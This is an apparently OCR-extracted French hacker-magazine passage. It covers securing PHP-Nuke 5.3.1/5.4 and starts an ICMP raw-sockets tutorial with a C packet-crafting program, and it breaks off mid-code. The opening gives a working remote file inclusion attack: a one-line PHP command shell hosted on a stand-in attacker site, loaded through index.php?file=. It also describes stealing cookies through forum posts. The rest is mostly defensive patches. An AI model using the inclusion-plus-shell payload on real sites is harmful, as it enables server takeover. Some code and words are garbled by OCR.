J'ai testé cette faille sur la version 5.3.1 et 5.4 et elle permet un accès administrateur direct. En effet, il suffit de mettre : /index.php?file=[URL du fichier à inclure]. Maintenant, supposons qu'on inclut un fichier PHP permettant de lancer des commandes sur le serveur. Par exemple :

```
------ cmd.php-------------
<? system($cmd); ?>
---------------------------
```

Il nous suffit ensuite de lancer une commande : www.exemple.com/index.php?file=www.sitepirate.com/cmd.php?cmd=[commande à exécuter]

Sécurisé !

CSS ET HTML EXE

Pour résoudre le problème des failles CSS et HTML, il suffit d'utiliser les équivalents html, c'est-à-dire les html entities. Ainsi, si du code est entré dans un champ, il sera affiché tel quel et ne sera en aucun cas exécuté par le navigateur. Il suffit de transformer la variable qui pose problème en son équivalent HTML. Deux petites lignes de code suffisent :

```
//Security patch by Johan
$trans = get_html_translation_table(HTML_ENTITIES);
$var = strtr($var,$trans);
```

Ici, $var correspond à la variable qui pose problème. Il suffit maintenant d'appliquer ce code au pages qui posent problème. Par exemple, on a vu dans la partie II)a) que la variable $uname posait problème dans le fichier user.php. Il suffit alors d'ajouter au début du fichier user.php le code suivant :

```
//Security patch by Johan
$trans = get_html_translation_table(HTML_ENTITIES);
$uname = strtr($uname,$trans);
```

Puis faire de même dans tous les fichiers concernés et pour toutes les variables permettant d'inclure du code.

SQL DEBUG ET ERROR ISSUE

Le fichier qui pose problème est le fichier sql_layer.php et particulièrement ce morceau de code :

```
function sql_query($query, $id)
{
global $dbtype;
global $sql_debug;
//$sql_debug = true;
if($sql_debug) echo "SQL query: ".str_repla-
ce(",",", ",$query)."<BR>";
```

Ici, c'est la ligne en rouge qui est source du problème et de la faille SQL_debug. Afin de corriger cette faille, il suffit de supprimer la déclaration globale de la variable $sql_debug.

Pour la faille error reporting issue, il suffit d'ajouter une petite ligne qui permet de ne pas afficher le code erreur retour. Cette ligne est à placer dans le fichier : modules.php mais également tout autre fichier qui gère des fonctions importantes et qui est susceptible de retourner un code erreur. Il suffit donc d'ajouter la ligne qui suit au début du fichier :

```
Error_reporting(0)
```

Et voilà, maintenant, plus aucun code erreur ne sera affiché... Le problème est résolu !

INCLUSION

Pour cette faille qui est une des plus importantes et plus graves, c'est le fichier index.php qui comporte une grave erreur de coding. Faille présente sur la version 5.3.1 et 5.4 (sûrement d'autres, mais je n'ai pas testé). Voici le code qui pose problème :

```
if ($file != "") {
    $index = 0;
    include("header.php");
    OpenTable();
    $file2 = substr($file,0,2);
    if (ereg("\.\.", $file2)) {
 $file = ereg_replace("\.\.", "", $file);
    }
    $file2 = substr($file,0,1);
    if ($file2 == "/") {
 $file = ereg_replace("/", "", $file);
    }
    if (!@file($file) OR (eregi("\.\.",$file))) {
 echo "<center><font
class=\"title\">$sitename</font><br><br>"
     ."<font
class=\"content\">"._FILENOTEXIST."</font><br><br>"
     .""._GOBACK."</center>";
    } else {
 include("counter.php");
 include("$file");
    }
    CloseTable();
    include("footer.php");
    die();
}
```

Ici c'est la ligne en rouge qui pose un gros problème car elle permet d'inclure un fichier. Afin de sécuriser et régler ce problème, il suffit de supprimer tout ce morceau de code (entièrement !), c'est ce qu'a proposé phpnuke.org dans le fixe. Toutefois, on aurait pu remplacer la ligne include("$file "); par : include("index.php"); ainsi, même si quelqu'un essaye d'exploiter cette faille, eh bien, il retombera sur la page d'accueil.

Conseils

FORUM

Par défaut, le forum de PHP-Nuke 5.4 permet d'inclure du html dans les messages et donc du script. Il est donc possible d'exécuter dans un post un script permettant de récupérer le cookie du visiteur et de le stocker sur un serveur. Il sera ensuite possible de décoder le cookie (cf faille Cookie) et donc d'obtenir le mot de passe de chaque utilisateur qui aura visité le message ! Il est donc conseillé de désactiver le HTML par défaut sur tous les forums. Pour cela, il suffit d'ajouter ce qui suit au début des fichiers : newtopic.php, reply.php et editpost.php

```
//Security patch by Johan
$trans = get_html_translation_table(HTML_ENTITIES);
```

```
$message = strtr($message,$trans);
```

Il ne faut pas oublier de prévenir les utilisateurs et donc d'enlever l'option permettant de choisir " active ou désactive le HTML ". Pour cela, il faut apporter une petite modification aux fichiers cités précédemment : pour le fichier newtopic.php, remplacer à l'endroit voulu par ceci :

```
if($allow_html == 1) {

if($userdata[user_html] == 1)
                                $h = "CHECKED";
                ?>
                                    <b>  HTML
désactivé par défaut</b> <BR>
                <?php
                            }
                ?>
```

Et faire de même pour les deux autres fichiers. Bon, je ne vais pas vous dire comment faire, c'est tout simplement du html...

MESSAGES PRIVÉS

Vous savez que PHP-Nuke permet l'envoi de messages privés entre les utilisateurs. Mais le problème, c'est que ces messages ne sont pas sécurisés ! En effet, on peut y inclure du code JavaScript, HTML, etc. Ce qui pose un problème important que vous commencez à connaître, je pense :) : le récupérage de cookies via un script (vous vous en doutiez, non ?!). Pour résoudre le problème, c'est toujours le même principe que pour la sécurisation CSS et du Forum. Ajouter ce qui suit au début des fichiers : readpmsg.php et replypmsg.php.

```
//Sécurity patch by Johan
$trans = get_html_translation_table(HTML_ENTITIES);
$message = strtr($message,$trans);
```

Et voilà, vos messages privés sont sécurisés !

PATCHS

Tout cela fait, votre site aura déjà plus de chance de survie, ce qui ne veut pas dire qu'il sera impossible de le hacker, car il reste les nombreuses failles serveur, MySQL, etc. qui ne dépendent pas de PHP-Nuke. De plus, on n'est pas à l'abri d'une nouvelle faille dans PHP-Nuke, notamment sur la dernière version (5.5). C'est pourquoi il est important de se tenir informé et de télécharger les patchs dès qu'il y en a. Pour cela, il faut simplement aller de temps en temps sur des sites de sécurité comme www.securiteam.com, www.securityfocus.com, www.securent-2000.com et surtout www.phpnuke.org !! Les 2 premiers sites servent plus à savoir s'il y a eu de nouvelles vulnérabilités de découverte, et le site de PHP-Nuke pour télécharger les fixes. Mais si vous connaissez la vulnérabilité mise en cause, vous pouvez très bien la corriger vous-même.

Conclusion

Malgré le fait que PHP-Nuke soit considéré par les codeurs comme quelque chose de non-sécurisé et qu'ils préfèrent encore coder leur propre portail, je pense que PHP-Nuke, après quelques modifications, peut s'avérer relativement sécurisé et rendre bien des services à tous les webmasters n'ayant pas le temps ou les connaissances pour coder leur propre portail. Cet article est là justement pour permettre à ces webmasters d'installer une interface PHP-Nuke et de pouvoir la sécuriser. J'espère que plusieurs webmasters de sites PHP-Nuke liront cet article et qu'il leur permettra de les aider à sécuriser leur site car de nombreux sites PHP-Nuke possèdent encore des vulnérabilités (plus ou moins graves). Si vous voulez vérifier la sécurité de votre site PHP-Nuke, vous pouvez télécharger PHP-Nuke scanner 1.1 sur www.securent-2000.com dans la rubrique download/windows/programmes perso/.

Pour vous donner une idée du problème PHP-Nuke. J'ai fait un sondage test, j'ai scanné 50 sites utilisant PHP-Nuke 5.4 et 5.3.1. Sur ces 50 sites, 49 possédaient au moins une vulnérabilité ! Et 22 d'entre eux possédaient une faille critique permettant un accès administrateur. Cette article est là pour pallier cela.

Johan M

INTRODUCTION AUX

LE PROTOCOLE ICMP

Dans le numéro précédent, nous avons vu comment créer nos propres entêtes IP et comment les envoyer sur le réseau. Cette fois-ci, nous allons nous intéresser au protocole ICMP (Internet Control Message Protocole). Cet article va nous permettre de comprendre le fonctionnement de ce protocole, et nous verrons quelques applications possibles avec son utilisation.

CONNAISSANCES REQUISES : LANGAGE C, ET PRINCIPES DE FONCTIONNEMENT DES RÉSEAUX

Cet article est le deuxième de la série sur les raws sockets. Comme d'habitude, cet article s'adresse à des personnes ayant un minimum de connaissances dans le domaine des réseaux, et bien évidemment en programmation en langage C. Les sources sont réalisées sur une machine x86 tournant sous Linux. Bien, ceci étant dit, passons à notre article.

Le protocole ICMP

Le protocole ICMP ou Internet Control Message Protocole, est un protocole servant à gérer l'état et les éventuelles erreurs sur un réseau à base d'IP. C'est un protocole un peu spécial dans la mesure où il ne sert pas à l'échange de données. Pour réduire au plus simple, on peut dire que ce protocole est chargé de savoir si une machine A peut communiquer avec une machine B, et de déterminer, le cas échéant, les raisons d'un éventuel échec. Il faut toutefois savoir qu'il permet de gérer de nombreuses options relatives au routage des paquets. Il va permettre de gérer certaines informations et générer des messages d'erreur en cas de problème. Comme nous l'avons vu dans l'article précédent, le protocole ICMP est rattaché au protocole IP. Le protocole ICMP comble les lacunes du protocole IP, à savoir aucune gestion des erreurs. Les paquets ICMP prennent donc, eux aussi, une entête IP. Nous le rappellerons un peu plus tard, mais retenez que le code du protocole ICMP est le 1 et le TOS (Type Of Service) relatif au protocole ICMP est le 0000.

Quand utilise-t-on le protocole ICMP ?

Lors d'un ping par exemple, c'est bien le protocole ICMP qui est utilisé. En effet, on veut voir si la machine du copain reçoit nos données. On fait donc un ping sur son IP, et on observe s'il répond ou pas.

```
[Redils@HZV$ ping -c4192.168.0.12
PING 192.168.0.12 (192.168.0.12) from 192.168.0.3: 56(84) bytes of data.
64 bytes from 192.168.0.12: icmp_seq=1 ttl=255 time=0.078 ms
64 bytes from 192.168.0.12: icmp_seq=2 ttl=255 time=0.041 ms
64 bytes from 192.168.0.12: icmp_seq=3 ttl=255 time=0.040 ms
64 bytes from 192.168.0.12: icmp_seq=4 ttl=255 time=0.040 ms

--- 192.168.0.12 ping statistics ---
4 packets transmitted, 4 received, 0% loss, time 2997ms
rtt min/avg/max/mdev = 0.040/0.049/0.078/0.018 ms
[Redils@HZV]$
```

RAWS SOCKETS

PARTIE 2/4

Je pense que ceci ne vous est pas inconnu. Ici, on ping la machine d'adresse IP 192.168.0.12, et on constate que celle-ci nous répond correctement. S'il y avait eu un problème sur le réseau, on aurait pu avoir un message d'erreur de ce type :

```
[Redils@HZV]$ ping -c1 12.23.32.34
PING 12.23.32.34 (12.23.32.34) from 192.168.0.12 : 56(84) bytes of data.
From 192.168.0.12 icmp_seq=1 Destination Host Unreachable

--- 12.23.32.34 ping statistics ---
1 packets transmitted, 0 received, +1 errors, 100% loss, time 0ms
[Redils@HZV]$
```

Ici, on a le message d'erreur : Destination Host Unreachable, ou, en français, l'hôte de destination est injoignable. Et bien, dans les deux cas que nous venons d'observer, c'est le protocole ICMP qui a été utilisé pour générer ces messages d'informations et d'erreurs.

Etude de l'entête ICMP au sein d'une entête IP

Type	Code	Checksum
Identifiant		Numéro de séquence
Masque d'adresse		

0 16 32 bits

Bien, observons ce que nous avons dans notre entête ICMP.

Type (8 bits) : C'est le type de message transmis dans le paquets, nous observerons le détail de ces types un tout petit peu plus loin.

Code(8 bits) : C'est le code relatif au type. On va y revenir.


ICMP Checksum (16 bits) : même principe que pour le protocole IP, c'est le complément à 1 sur 16 bits de la somme des compléments à 1 des octets qui composent l'entête et les données pris par mots de 16 bits. Ben, en fait, ce champ va permettre de vérifier la pseudo intégrité de notre header ICMP, histoire de voir si un octet n'a pas été modifié sur le chemin. Il doit être calculé en considérant sa propre valeur à 0.

ICMP Data (taille variable.) : ce champ va contenir les données manipulées par le protocole ICMP. Elles seront différentes selon le type du message.

Des types et des codes !! C'est quoi ce binz ?

Bon, en fait, le protocole ICMP va gérer différents types d'informations qui peuvent être classées en différents type, dont nous allons étudier le détail. Pour préciser le domaine d'application de chacune de ces classes, on utilise un code. Pour avoir tous le détails des types et codes ICMP, jetez donc un coup d'œil à `/usr/include/linux/icmp.h` ou encore le fichier `/usr/include/netinet/ip_icmp.h` (c'est peut-être différent sur votre machine.). Bon, allez, lançons-nous dans une petite étude des différents types.

0	Echo Reply	Demande d' informations
3	Destination Unreachable	Erreur
4	Source Quench	Erreur
5	Redirect (change route)	Erreur
8	Echo Request	Demande d' informations
11	Time Exceeded	Erreur



12	Parameter Problem	Erreur
13	Timestamp Request	Demande d' informations
14	Timestamp Reply	Demande d' informations
15	Information Request	Demande d' informations
16	Information Reply	Demande d' informations
17	Address Mask Request	Demande d' informations
18	Address Mask Reply	Demande d' informations

Echo Reply : réponse envoyée lors de la réception d'une demande d'echo. (Réponse à un ping.).

Destination Unreachable : erreur générée quand la destination ne peut pas être atteinte.

Source Quench : erreur générée lorsque les ressources sont manquantes.

Redirect (change route) : le chemin est détourné, il doit être redirigé.

Echo Request : demande d'echo. On demande si la machine peut répondre. (Le ping en lui-même.).

Time Exceeded : ben, un time out, tout bêtement.

Parameter Problem : problème dans les paramètres du datagramme.

Timestamp Request : demande d'informations sur l'heure.

Timestamp Reply : réponse à une demande d'informations sur l'heure.

Information Request : demande d'informations.

Information Reply : réponse à une demande d'informations.

Address Mask Request : demande du masque de sous-reseau.

Address Masl Reply : réponse à une demande de masque de sous-réseau.

Voici, en gros, présentés les types possibles de message ICMP. Comme nous l'avons dit précédemment, certains de ces messages peuvent nécessiter des informations suplémentaires. Celles-ci seront contenues, dans le champ code. Faire une description complète de ces codes serait lourd et inutile. Aussi, nous n'étudierons que les codes des messages de type : Destination Host Unreachable. Si vous voulez toutefois approfondire, reportez-vous au RFC correspondant.

Les codes des messages de type Destination unreachable.

0 Network Unreachable
1 Host Unreachable
2 Protocol Unreachable
3 Port Unreachable
4 Fragmentation Needed/DF set
5 Source Route failed
6 Destination host unknown
7 Network unreachable for TOS
8 Host unreachable for TOS
9 Communication administravely prohibited
10 Host precedence violation
11 Precedence cut-off in effect

Un petit mot sur le champ ICMP data.

Le champ data de l'entête ICMP va dépendre du type de message envoyé. Par exemple, on aura besoin de le remplir avec une entête IP si nous nous trouvons en présence d'une erreur de paramètre, l'adresse Internet de routeur dans le cas d'un message de redirection, un identificateur et un numéro de séquence, dans le cas d'un message de type echo. Bref, ces données sont très variables d'un packets ICMP à un autre.

Analyse d'un packet ICMP avec TCPDUMP

Nous allons étudier un packets ICMP à l'aide de TCPDUMP, en observant les champs correspondant à notre entête ICMP, dans le cas d'un paquet ICMP echo request.

Note : les options de TCPDUMP ici utilisées ont été expliquées dans l'article précédent, alors, si vous ne l'avez pas lu, il ne vous reste plus qu'à faire un man tcpdump ;))

```
[redils@HZV]tcpdump -X -c1
tcpdump: listening on eth0
0000  00 e0 7d 96 d5 7f 00 a0  cc ce 1f c2 08 00 45 00   .à}.Õ..  ÌÎ...E.
0010  00 54 00 00 40 00 40 01  b8 dd c0 a8 00 0c c0 a8   .T..@.@.  ¸Ý..À¨..À¨
0020  00 6f 08 00 20 6c 56 05  01 00 c3 1a 76 3d 53 33   .o.. lV. ..Ã.v=S3
0030  09 00 08 09 0a 0b 0c 0d  0e 0f 10 11 12 13 14 15   ........ ........
0040  16 17 18 19 1a 1b 1c 1d  1e 1f 20 21 22 23 24 25   ........ .. !"#$%
0050  26 27 28 29 2a 2b 2c 2d  2e 2f 30 31 32 33 34 35   &'()*+,- ./012345
```

```
0060  36 37
67
[redils@HZV]

00 e0 7d 96 d5 7f 00 a0  cc ce 1f c2 08 00
```

Ça c'est notre entête Ethernet, on s'en fout !

```
45 00 00 54 00 00 40 00 40 01  b8 dd c0 a8 00 0c c0
a8 00 6f
```

Notre entête IP, cf article précédent.

```
08 00 20 6c 56 05 01 00 c3 1a 76 3d 53 33 09 00 08
09 0a 0b 0c 0d 0e 0f 10 11 12 13 14 15
16 17 18 19 1a 1b 1c 1d 1e 1f 20 21 22 23 24 25 26
27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33
34 35 36 37
```

Et voici notre message ICMP. Analysons ces paquets :

08 : C'est notre type ICMP, en l'occurence, celui correspondant à notre echo request.

00 : Notre code icmp, il est à 0, c'est normal, le type 8 (echo request), ne nécessite pas de code.

20 6c : Il s'agit de notre header icmp checksum.

Après, les données commencent. On peut s'amuser à les analyser. C'est un message de type ICMP echo request, on se reporte donc à la RFC, pour savoir de quoi sont constituées les données. On ne peut pas se permettre ici de détailler toutes les données des paquets. Pour des détails supplémentaires, reportez-vous aux RFC. Nous allons tout de même analyser celui-ci, étant donné qu'il s'agit d'un des plus communs. Bien, on déduit que les données sont constituées de :

Identificateur (16 bits)+Numéro de séquence (16 bits)+Données aléatoires (variable).

En fait, le principe est, on envoie une demande d'echo (type 8), on y ajoute un identificateur, et un numéro de séquence, et on ajoute des données aléatoires. On attend ensuite l'echo reply, qui doit contenir exactement les mêmes données, à la différence du type de message qui devient alors 00 (type de echo). L'identificateur et le numéro de séquence servent à associer les messages de demande d'echo avec les messages d'echo ! Quoi ? C'est pas clair ;)

Dans notre exemple, on déduit que 56 05 est notre identifiant et que 01 00 est notre numéro de séquence, car nous sommes dans le cas d'un paquet de type echo, donc les données sont organisées comme expliqué précédemment. Bon, la théorie étant posée, passons à la pratique.

Comme d'habitude, nous allons faire un petit tour du côté de nos includes préférés. Go Go Go !

Bon, allez un petit cat /usr/include/linux/icmp.h. On peut observer la structure suivante en ce qui concerne les entêtes icmp :

```
struct icmphdr {
  __u8          type;  /* Le type de notre paquet
                          icmp sur 8 bits */
  __u8          code;  /* Le code de notre paquet
                          icmp sur 8 bits aussi */
  __u16         checksum; /* Le checksum de notre
                             paquet icmp sur 16 bits */
  union {       /* On déclare notre union pour les
                   données des types de paquets */
        struct {
                __u16   id;
                __u16   sequence;
        } echo;  /* Structure echo pour les
                    messages de type echo */
        __u32   gateway;  /* valeur gateway, pour les
                             messages relatives au
                             routing de paquets */
        struct {
                __u16   __unused;
                __u16   mtu;
        } frag;   /* Structure frag, pour les
                     paquets la nécéssitant */
  } un;
};
```

En fait, pour ceux qui ne savent pas comment fonc-

tionne un type de données union, comprenez-le comme une structure où les champs sont confondus, et dont la taille est celle de son champs le plus grand. Je m'explique, lorsque vous déclarez une structure, vous reservez la place mémoire nécessaire à la ranger, par exemple pour une structure (mastructure) composée de trois variables de type char (car1, car2, car3), vous réserverez trois octets, et vous les utiliserez comme suit : mastructure.car1, mastructure.car2, etc. Une union fonctionne différemment, prenons le même exemple. Nous déclarions notre union (monunion) avec les trois mêmes champs (car1, car2, car3). La place réservée sera 1 octet, et vous utiliserez votre union comme ceci : monunion.car1. Toutefois, comme je le disais plus haut, les champs sont confondus, de sorte que car1, car2, car3 sont situés au même emplacement mémoire. Ansi, la modification d'un des champs de notre union, entraîne la modification des autres champs. Ce petit rappel étant terminée, nous comprenons donc aisément comment fonctionne notre champs un dans notre structure icmphdr. Selon le type de paquets, on utilisera soit la structure echo, soit la structure frag, soit l'entier gateway. Pour un paquet de type echo request, ou echo, on utilisera la structure echo. Vous pouvez constater que la structure un fait partie des données, les champs qui y sont définies ne seront pas forcément utilisés, ils sont là pour nous aider à formater notre structure.

Remarque : comme vous pouvez le voir, il y a un champ checksum, or, nous travaillons en raws sockets, ce qui signifie que notre header icmp fera partie par extension des données de notre paquet IP. Cette fois, le checksum devra donc être calculé. Mais évidemment, pour cela, nous avons une fonction toute prête ! Le code n'est pas de moi .=). Le voici :

```
unsigned short calcCheck(u_short *addr, int len)
{
  register int nleft = len;
  register int sum = 0;
  u_short answer = 0;

  while(nleft>1)
    {
      sum += *addr++;
      nleft-=2;
    }
  if (nleft == 1){
    *(u_char *)(&answer) = *(u_char *) addr;
    sum+=answer;
  }
  sum=(sum >> 16) + (sum & 0xffff);
  sum+=(sum >> 16);
  answer = ~sum;
  return(answer);
}
```


Il est inutile de comprendre comment fonctionne cette fonction, sachez simplement qu'elle va calculer le checksum à partir d'un pointeur, et de la longueur à calculer. Elle va réaliser le complément à 1 sur 16 bits de la somme des compléments à 1 des octets qui composent l'entête pris par mots de 16 bits, comme pour le checksum de l'entête IP.

Bon, la structure régissant notre header icmp devrait être comprise. Nous pouvons passer à la suite.

Nous allons réaliser notre icmp packet maker. Pour ce faire, nous aurons besoin du code de notre précédent article, afin de pouvoir générer nos entêtes IP. Eh oui, comme je vous l'ai expliqué, notre header ICMP fera partie des données de notre paquet IP, il nous faut donc bel et bien un header IP précédent notre header ICMP. On réutilisera la fonction makeHeaderIp pour générer nos entêtes IP, et nous allons créer une fonction makeHeaderICMP pour générer nos header ICMP. J'ai fait quelques modifications mineures à la fonction makeHeaderIP, mais elles n'ont pas d'influence sur la finalité de la fonction. Je n'ai, cette fois-ci, pas documenté le code de makeHeaderIp qui avait déjà été vu dans l'article précédent. Bon, allez, voici le code.

```
----------hzvicmp.c----------

#include <stdio.h>              // Nos includes
#include <unistd.h>
#include <string.h>
#include <stdarg.h>
#include <netinet/ip.h>
```

```
#include <netinet/ip_icmp.h>
#include <netinet/in.h>
#include <netdb.h>
#include <sys/time.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <errno.h>

extern int errno;   // notre retour d'erreur
struct paquet_icmp  // Déclaration de notre
                    structure paquet icmp
{
  struct iphdr partieIP;       // La partie IP
  struct icmphdr partieICMP;   // La partie ICMP
  char icmpdata[4096];         // La partie Données
};

/* Déclaration des fonctions */
unsigned short calcCheck(u_short *addr, int len);
// Fonction pour le checksum
int makeHeaderIp(struct iphdr *headerIP);
// Fonction pour le header IP (CF Article
précédent)
int makeHeaderIcmp(struct icmphdr *headerICMP);
// Fonction pour le header ICMP
int makeData(char *data); // Fonction pour remplir
                             les données
void videbuff();          // Cf manuel précédent.

int main()
{
  struct paquet_icmp *icmppkt;
// Déclaration de notre paquet ICMP.
  struct sockaddr_in sock;
// Notre sockaddr
  int sockraw,i,nbrPaquets,tailleData;
  int interval=0;
  int rc=0;
  int calcCheckICMP=0;

  icmppkt=(struct paquet_icmp
*)malloc(sizeof(struct paquet_icmp));
// Allocation de notre structure complete.
  bzero(icmppkt,sizeof(struct paquet_icmp));
// On la remplit de 0
  printf("==========HZV ICMP Packet Maker By
Redils==========\n");
  printf("\n-=Cr_ation de l'ent_te IP=-\n\n");
  makeHeaderIp(&icmppkt->partieIP);
// On appelle la fonction pour remplir le header IP
  printf("\n\n-=Cr_ation de l'ent_te ICMP=-\n");
  calcCheckICMP=makeHeaderIcmp(&icmppkt-
>partieICMP);  // Cf Explications supplémentaires.
  printf("\n\n-=Initialisation des donn_es ICMP=-
\n");
  tailleData=makeData((char *)&icmppkt->icmpdata);
     // Cf Explications supplémentaires.
  if(calcCheckICMP==1)   // Vérifie si l'on doit
                            calculer le checksum
    icmppkt->partieICMP.checksum=(unsigned
short)calcCheck((unsigned short *)&icmppkt-
>partieICMP,sizeof(struct icmphdr)+tailleData);
// Attribution du checksum
  sockraw=socket(AF_INET,SOCK_RAW, IPPROTO_RAW);
// Déclaration de la socket.
  printf("\n\nCr_ation du paquet :
\e[0;1;33m[ OK ]\e[0m \n\n ");
  printf("\n\n-=Paramétrage de l'envoi=-\n");
  printf("\e[0;1;33mCombien\e[0m de paquets voulez
vous envoyez ? ");
  scanf("%d",&nbrPaquets);  // Saisie du nombre de
                               paquets à envoyer
  printf("Entrez un \e[0;1;33minterval\e[0m en
seconde entre les paquets : ");
  scanf("%d",&interval);   // Saisie de l'interval
  printf("\n\nParamétrage d'envoi :
\e[0;1;33m[ OK ]\e[0m \n\n ");
  printf("\n\n\e[0;1;33mEnvoi\e[0m des paquets en
cours : ");
  sock.sin_family = AF_INET;  // Paramétrage de la
                                 socket
  sock.sin_addr.s_addr = icmppkt->partieIP.daddr;
  printf("\n");
  for(i=0;i<nbrPaquets;i++)
    {
      if(sendto(sockraw, icmppkt, sizeof(struct
icmphdr)+sizeof(struct iphdr)+tailleData,0,
(struct sockaddr *) &sock,sizeof(struct
```




```
sockaddr))==-1) // Envoi des paquets dans la
                   socket
     {
       printf("Erreur lors de l'envoi du paquet
!!!\n");  // On affiche les erreurs
       printf("Erreur type : %d\n",errno);
       perror("Erreur message : ");
       exit (-1);
     }
      else
     printf(".");
 if(interval!=0)sleep(interval);
    }
  close(sockraw);    // fermeture de la socket
}

/* Fonction qui créant le header ICMP */

int makeHeaderIcmp(struct icmphdr *headerICMP)
{
  int i=-1;
  char test=0;
  unsigned short int util;
  int calcCheck;
  char gateway[50];
  struct hostent *host;

  /* Initialisation du type du paquet */
  printf("\e[0;1;33mType\e[0m (0 -> 255): ");
  scanf("%i",&i);
  videbuff();
  while(i<0 || i>255)
    {
      printf("(0 -> 255): ");
      scanf("%i",&i);
      videbuff();
    }
  headerICMP->type=(unsigned char)i;

  /* Initialisation du code du paquet */
  i=-1;
  printf("\e[0;1;33mCode\e[0m (0 -> 255): ");
  scanf("%d",&i);
  videbuff();
  while(i<0 || i>255)
    {
      printf("(0 -> 255): ");
      scanf("%d",&i);
      videbuff();
    }
  headerICMP->code=(unsigned char)i;

  /* Initialisation du icmp checksum */

  printf("Calcul automatique du
\e[0;1;33mChecksum\e[0m (y-n) ? ");
  test=getchar();
  videbuff();
  while(test!='Y' && test!='y' && test!='N' &&
test!='n')
     {
       printf("Choisissez y ou n : ");
       test=getchar();
       videbuff();
     }
  if(test=='Y' || test=='y')
     {
       calcCheck=1;        // Mis a 1 si le checksum
                              doit etre calculé
     }
  else
     {
       printf("Entrez une valeur pour le checksum (0
-> 65536): ");
       scanf("%d",&i);
       while(i<0 || i>65536)
        {
        printf("0 -> 65536 : ");
        scanf("%d",&i);
        }
       calcCheck=0;
       headerICMP->checksum=(unsigned short int)i;
     }
  /* Initialisation du ID */
  printf("Mettre un numéro \e[0;1;33mid\e[0m (y-n)
? ");
  test=getchar();
  videbuff();
```

```
  while(test!='Y' && test!='y' && test!='N' &&
test!='n')
    {
      printf("Choisissez y ou n : ");
      test=getchar();
      videbuff();
    }
  if(test=='Y' || test=='y')
    {
      printf("Entrez le num_ro id (0 -> 65536): ");
      scanf("%d",&i);
      videbuff();
      while(i<0 || i>65536)
       {
       printf("0 -> 65536 : ");
       scanf("%d",&i);
       videbuff();
       }
      headerICMP->un.echo.id=(unsigned short int)i;
    }

  /* Initialisation du num_ro de s_quence */
  printf("Mettre un num_ro de
\e[0;1;33ms_quence\e[0m (y-n) ? ");
  test=getchar();
  videbuff();
  while(test!='Y' && test!='y' && test!='N' &&
test!='n')
    {
      printf("Choisissez y ou n : ");
      test=getchar();
      videbuff();
    }
